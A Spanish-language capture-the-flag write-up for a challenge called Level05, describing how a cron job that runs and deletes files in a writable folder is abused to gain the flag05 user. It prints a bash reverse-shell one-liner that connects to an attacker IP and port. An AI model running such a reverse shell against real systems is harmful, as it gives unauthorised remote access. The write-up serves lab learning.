

5️⃣ Level05

Anteriormente había mostrado las variables de entorno en mi sistema y había visto que había una carpeta para el mail. Al acceder a ella vi que había una carpeta la cual hacia referencia al nivel05, por lo que en este caso decidí ir a tiro hecho.


Dentro de esta carpeta encontramos un archivo que si le hacemos un `cat` podemos ver que tiene dentro una regla de crontab que ejecuta algo.



Como podemos ver este crontab ejecuta un script dentro del usuario `flag05` así que vamos a ver que hace este script.




Este script va viendo todos los archivos dentro de la carpeta `/opt/openarenaserver` los ejecuta y luego los elimina, por lo que si tenemos la posibilidad de crear archivos en esta carpeta podremos crear un script que ejecute una reverse shell desde la que podamos conectarnos al usuario.



Efectivamente tenemos permisos, así que vamos a ello.

```
#!/bin/bash
bash -i >& /dev/tcp/172.21.9.181/4280 0>&1
```

Desde nuestro equipo atacante abriremos los puertos para que esté escuchando la conexión desde el servicio atacado.



Haciendo esto ya hemos accedido al usuario `flag05` y tenemos permisos para ejecutar el comando `getflag`.